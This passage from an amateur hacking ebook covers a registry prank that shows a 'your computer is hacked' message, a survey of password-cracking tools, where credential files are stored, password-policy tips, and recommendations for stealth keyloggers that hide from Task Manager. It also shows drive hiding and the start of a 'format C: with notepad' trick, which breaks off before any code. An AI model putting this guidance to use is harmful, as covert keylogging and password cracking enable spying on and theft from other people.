
- Click on the folder option to open it.
- When you open folder option you will see the “SHELL” option.




- By opening the “SHELL” option you will see the “OPEN” option under it.
- Just give a single click on the open option instead opening it
- You will see two items defined in the left white workspace.



- Just open the “Default” string (1st option).



- Do not touch the value name.
- Type anything by which you want to replace your “open” option. For example I am typing here that “your computer is hacked by Ujjwal Sahay”.



- Then click on ok option.
- Now go on any folder and just give a right click to it.

Woooooo! Now the open option is changed by the text “your computer is hacked by Ujjwal Sahay”.

PASSWORD CRACKING



Password crackers are the most famous and elementary tools in the hacker's toolbox. These have been around for some time and are fairly effective at "guessing" most users' passwords, at least in part because most users do a very poor job of selecting secure passwords.

First of all if a hacker is going to crack your password then at the very first step they usually try some guesses to crack your password. They generally made it easy by social engineering. Hackers know that most users select simple passwords that are easy to remember. The top choices of the users are nearly always names that are personally meaningful to the user—first names of immediate family members lead the list, followed by pet's names and favorite sporting teams.

Password crackers may end up loading full English dictionaries, but they can hit a fair number of passwords with the contents of any popular baby name book. Other poor password selections include common numbers and numbers that follow a common format such as phone numbers and social security numbers.

Compounding the problem, many users set the same user name and password for all accounts, allowing hackers to have a field day with a single harvested password. That's something to consider before you use the same password for Facebook as you use at school or at work.

The key to creating a good password is to create something that someone cannot guess or easily crack. Using your pet's name therefore is *not* a good technique. Using your login name is also a bad technique because someone who knows your login (or your name, since many login names are simply variations on your surname), could easily break into your system.

Cracking passwords with Hardcore tools

High-tech password cracking involves using a program that tries to guess a password by determining all possible password combinations. These high-tech methods are mostly automated after you access the computer and password database files.

The main password-cracking methods are dictionary attacks, brute-force attacks, and rainbow attacks. You find out how each of these work in the following sections.

Password-cracking software:-

You can try to crack your organization's operating system and application passwords with various password-cracking tools:

Cain & Abel:- Cain and Abel is a well-known password cracking tool that is capable of handling a variety of tasks. The most notable thing is that the tool is only available for Windows platforms. It can work as sniffer in the network, cracking encrypted passwords using the dictionary attack, brute force attacks, cryptanalysis attacks, revealing password boxes, uncovering cached passwords, decoding scrambled passwords, and analyzing routing protocols. It use to cracks LM and NT LanManager (NTLM) hashes, Windows RDP passwords, Cisco IOS and PIX hashes, VNC passwords, RADIUS hashes, and lots more. (*Hashes are cryptographic representations of passwords.*)

Brutus:- Brutus is one of the most popular remote online password cracking tools. It claims to be the fastest and most flexible password cracking tool. This tool is free and is only available for Windows systems. It was released back in October 2000.

It supports HTTP (Basic Authentication), HTTP (HTML Form/CGI), POP3, FTP, SMB, Telnet and other types such as IMAP, NNTP, NetBus, etc. You can also create your own authentication types. This tool also supports multi-stage authentication engines and is able to connect 60 simultaneous targets. It also has resumed and load options. So, you can pause the attack process any time and then resume whenever you want to resume.

Elcomsoft Distributed Password Recovery:- (www.elcomsoft.com/edpr.html) cracks Windows, Microsoft Office, PGP, Adobe, iTunes, and Numerous other passwords in a distributed fashion using up to 10,000 networked computers at one time. Plus, this tool uses the same

graphics processing unit (GPU) video acceleration as the Elcomsoft Wireless

Auditor tool, which allows for cracking speeds up to 50 times faster.

Elcomsoft System Recovery: - (www.elcomsoft.com/esr.html) cracks Or resets Windows user passwords, sets administrative rights, and resets password expirations all from a bootable CD.

John the Ripper: - (www.openwall.com/john) John the Ripper is another well-known free open source password cracking tool for Linux, UNIX and Mac OS X. A Windows version is also available. This tool can detect weak passwords. A pro version of the tool is also available, which offers better features and native packages for target operating systems.

ophcrack:- (<http://ophcrack.sourceforge.net>) cracks Windows User passwords using rainbow tables from a bootable CD. *Rainbow tables* are pre-calculated password hashes that can help speed up the cracking process.

Aircrack-NG: - (<http://www.aircrack-ng.org/>) Aircrack-NG is a Wi-Fi password cracking tool that can crack WEP or WPA passwords. It analyzes wireless encrypted packets and then tries to crack passwords via its cracking algorithm. It is available for Linux and Windows systems. A live CD of Aircrack is also available.

Proactive System Password Recovery:- (www.elcomsoft.com/pspr.html) recovers practically any locally stored Windows password, such as logon passwords, WEP/WPA passphrases, SYSKEY passwords, and RAS/dialup/VPN passwords.

Rainbow Crack:- (<http://project-rainbowcrack.com>) Rainbow Crack is a hash cracker tool that uses a large-scale time-memory trade off process for faster password cracking than traditional brute force tools. Time-memory tradeoff is a computational process in which all plain text and hash pairs are calculated by using a selected hash algorithm. After computation, results are stored in the rainbow table. This process is very time consuming. But, once the table is ready, it can crack a password much faster than brute force tools.

You also do not need to generate rainbow tables by yourselves. Developers of Rainbow Crack have also generated LM rainbow tables, NTLM rainbow tables, MD5 rainbow tables and Sha1 rainbow tables. Like Rainbow Crack, these tables are also available for free. You can download these tables and use for your password cracking processes.

pwdump3:- (www.openwall.com/passwords/microsoft-windowsnt-2000-xp-2003-vista-7#pwdump) extracts Windows password hashes from the SAM (Security Accounts Manager) database.

Password storage locations vary by operating system:

Windows usually stores passwords in these locations:

- Active Directory database file that's stored locally or spread across domain controllers (ntds.dit)

Windows may also store passwords in a backup of the SAM file in the c:\winnt\repair or c:\windows\repair directory.

- Security Accounts Manager (SAM) database (c:\winnt\system32\config) or (c:\windows\system32\config)

Some Windows applications store passwords in the Registry or as plaintext files on the hard drive! A simple registry or file-system search for “password” may uncover just what you’re looking for.

Linux and other UNIX variants typically store passwords in these files:

- /etc/passwd (readable by everyone)
- /etc/shadow (accessible by the system and the root account only)
- /.secure/etc/passwd (accessible by the system and the root account only)
 - /etc/security/passwd (accessible by the system and the root account only)

PASSWORD CREATING POLICIES

As an ethical hacker, you should show users the importance of securing their passwords. Here are some tips on how to do that:

- **Demonstrate how to create secure passwords:**-generally people use to create their passwords using only words, which can be less secure.

Show what can happen when weak passwords are used or passwords are shared.

- Diligently build user awareness of social engineering attacks:- Encourage the use of a strong password-creation policy that includes the following criteria:-

- Use punctuation characters to separate words.
- Use upper- and lowercase letters, special characters, and numbers.
- Never use only numbers. Such passwords can be cracked quickly.
- Change passwords every 15 to 30 days or immediately if they're suspected of being compromised.
- Use different passwords for each system. This is especially important for network infrastructure hosts, such as servers, firewalls, and routers.

It's okay to use similar passwords — just make them slightly different for each type of system, such as *wweraw777-Win7* for Windows systems and *wweraw453* for Linux systems.

- Use variable-length passwords. This trick can throw off attackers because they won't know the required minimum or maximum length of Passwords and must try all password length combinations.
- Don't use common slang words or words that are in a dictionary.
- Don't rely completely on similar-looking characters, such as 3 instead of E, 5 instead of S, or ! Instead of 1. Password-cracking programs can for this.
- Use password-protected screen savers. Unlocked screens are a great way for systems to be compromised even if their hard drives are encrypted.
- Don't reuse the same password within at least four to five password changes.
- Don't share passwords. To each his or her own!
- Avoid storing user passwords in an unsecured central location, such as an unprotected spreadsheet on a hard drive. This is an invitation for disaster. Use Password Safe or a similar program to store user passwords.

KEYSTROKE LOGGING



One of the best techniques for capturing passwords is remote *keystroke logging* — the use of software or hardware to record keystrokes as they're typed into the computer.

Generally you use to ask your friends or relatives for logging in into your account by their computers.

So, Be careful with key loggers installed in their computers. Even with good intentions, monitoring employees raises various legal issues if it's not done correctly. Discuss with your legal counsel what you'll be doing, ask for their guidance, and get approval from upper management.

Logging tools: - With keystroke-logging tools, you can assess the log files of your application to see what passwords people are using:-

Keystroke-logging applications can be installed on the monitored computer.

I suggest you to check out family key logger by (www.spyarsenal.com).

Another popular tool is Invisible Key Logger Stealth; Dozens of other such tools are available on the Internet.

One more you can checkout is KGB employee monitor is one of the favorite of meBecause it is not only invisible but it will also not shown by your task manager and it uses password protection too.

Hardware-based tools, such as Key Ghost (www.keyghost.com), fit between the keyboard and the computer or replace the keyboard altogether.

A keystroke-logging tool installed on a shared computer can capture the passwords of every user who logs in.

PREVENTIONS:-

The best defense against the installation of keystroke-logging software on your systems is to use an anti-malware program that monitors the local host. It's not foolproof but can help. As for physical key loggers, you'll need to visually inspect each system.

The potential for hackers to install keystroke-logging software is another reason to ensure that your users aren't downloading and installing random shareware or opening attachments in unsolicited e-mails. Consider locking down your desktops by setting the appropriate user rights through local or group security policy in Windows.

HACK TO HIDE LOCAL DRIVES

In this article we are going to learn about hiding the stuffs. Generally, you guys use to hide the particular file which you want to keep personal. Which is the most common way in these days and it can easily be exposed even by a middle school child.


But, here we are going to learn that how to hide the whole specified drives (local disks) which keep you safe from your family child. You can easily keep your data safe either it is your girlfriend's pic or blah...blah...blah...!

Let's start to learn how to hide the specified drives step by step:--


- For hiding the drives you have to edit the group policies of your computer.
- For editing group policies just go on the "run" option and type "gpedit.msc" and click on ok.

Or


You can easily search in your search box for the GROUP POLICY.



- The group policy editor will be opened after you!



- Then you will see in the left part of the window there is a “USER CONFIGURATION” option.
- Under the user configuration option there are three options :-
 - 1.) Software settings
 - 2.) Windows settings
 - 3.) Administrative templates
- Just give a single click on the administrative template option.
- You see that some options are made available in the right part of the window.
- Open the “all settings option.”




- When you opened the “all settings options” there is a list of lot of options displayed after you!
- Click on the “settings” option to arrange them then alphabetically. If already arranged you can skip this step.


The screenshot shows the Local Group Policy Editor window with the 'All Settings' view selected. The table below lists various settings, their states, comments, and paths.

Setting	State	Comment	Path
.Net Framework Configuration	Not configu...	No	\Winc
Ability to change properties of an all user remo...	Not configu...	No	\Netw
Ability to delete all user remote access connecti...	Not configu...	No	\Netw
Ability to Enable/Disable a LAN connection	Not configu...	No	\Netw
Ability to rename all user remote access connec...	Not configu...	No	\Netw
Ability to rename LAN connections	Not configu...	No	\Netw
Ability to rename LAN connections or remote a...	Not configu...	No	\Netw
Access data sources across domains	Not configu...	No	\Winc
Access data sources across domains	Not configu...	No	\Winc
Access data sources across domains	Not configu...	No	\Winc
Access data sources across domains	Not configu...	No	\Winc


- Now clicking sometimes the “H” key of your keyboard search for the “hide these specified drives in my computer” option.



- Double click on the “hide these specified drives in my computer” option.
- A window will opens after you.



- “ENABLE” it and choose for the drives which you want to hide from the given options in the lower left part of the window.
- After applying the settings just click on ok and you see the drives will hide according to your choice.
- I have selected to hide only A, B, C and D drives only so the E: drive will not be hidden in the screenshot given below.



- In the above given screenshot only “E:” drive is shown to the user.
- If you want to access the drives which are hidden then you have to click on the address bar of my computer’s window as marked in the above screenshot and type D:” or “C:” and click on ENTER button of your keyboard to open the drives respectively.

FORMAT HARD DISK WITH NOTEPAD

In this article we are going to learn how to delete completely your C: drive of your computer without a formatting compact disk. Just do it on your own risk because it will destroy the windows of you system and for this I am not responsible.


FOLLOW THE BELOW STEPS TO FORMAT YOU C: DRIVE:_

- Open the notepad and type the following give code

CODE:-

